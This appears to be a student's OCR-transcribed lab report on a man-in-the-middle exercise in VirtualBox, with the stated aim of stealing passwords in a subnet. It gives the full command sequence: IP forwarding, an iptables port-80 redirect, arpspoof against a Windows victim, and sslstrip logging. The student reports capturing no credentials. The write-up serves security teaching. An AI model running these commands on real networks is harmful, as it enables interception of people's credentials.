
Required:

- Create Kali Linux and Windows VMs via VirtualBox
- Set network adapters to bridged
- Disable Windows firewall




- Provide Windows with 1024MB memory
- Assign Windows as victim

This lab exercise is to steal all the passwords in a subnet.

1. Open Windows command prompt and determine Windows IP address using the command:

- **ipconfig /all**



2. Open Kali Linux terminal#1

3. Determine the default gateway and interface connected to Windows using the command:

- **netstat -r**


3. Run the command:

- **echo 1 > /proc/sys/net/ipv4/ip_forward** to enable IP forwarding by writing the value 1 in the file specified path. To do MITM, the box should act like a router and be able to forward packets that does not have the IP address in it as the destination

4. Set up iptables to redirect traffic from port 80 to port 10000 using the command:


• iptables -t nat -A PREROUTING -p tcp – -destination-port 80 - j REDIRECT –-to-port 10000


- –t specifies a table such as nat, which is consulted when a packet that creates a new connection is encountered
- –A to append one or more rules to the accepted chain. PREROUTING is one of the built-ins of the NAT table option. It is for altering packets as soon as they come in
- –p specifies a protocol such as tcp
- –destination-port such as 80
- –j specifies an action such as REDIRECT to port 10000 as this is the port sslstrip listens on by default



5. Send ARP replies to the Windows IP address:


- **arpspoof -i <interface> -t <Windows IP address)> <default gateway>** (Default gateway is the IP address we are "pretending" to be, essentially telling the target that we are the gateway) ◦ -i specifies interface
  - -t specifies target (Arpspoof sends ARP replies to Windows IP address)






6. Open Kali Linux terminal#2 and run command:


- **sslstrip -k -l 10000 -w /root/Desktop/sslstrip1.log**
    - -k to kill all sessions in progress (Forces target ssl session to restart and allows the tool to work on sessions already established)
    - -l as listening on port 10000
    - –w to write logs into /root/Desktop/sslstrip1.log file




7. Open Kali Linux terminal#3 and run command:
    - **tail -f /root/Desktop/sslstrip1.log**


RohanSharmac0790366a [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/home/RohanSharmac0790366a
root@kali: /home/RohanSharmac0790366a
(RohanSharmac0790366a㉿kali)-[~]
$ sudo -s
[sudo] password for RohanSharmac0790366a:
(root㉿kali)-[/home/RohanSharmac0790366a]
tail -f Desktop/sslstrip1.log
Right Ctrl
Type here to search
5°C Cloudy
1:45 PM
3/14/2022

- **EXERCISE#1**



- **EXERCISE#2**



- **EXERCISE#3**

Unfortunately no data was captured while logging into multiple accounts across multiple websites on both Google Chrome and Microsoft Edge(IE).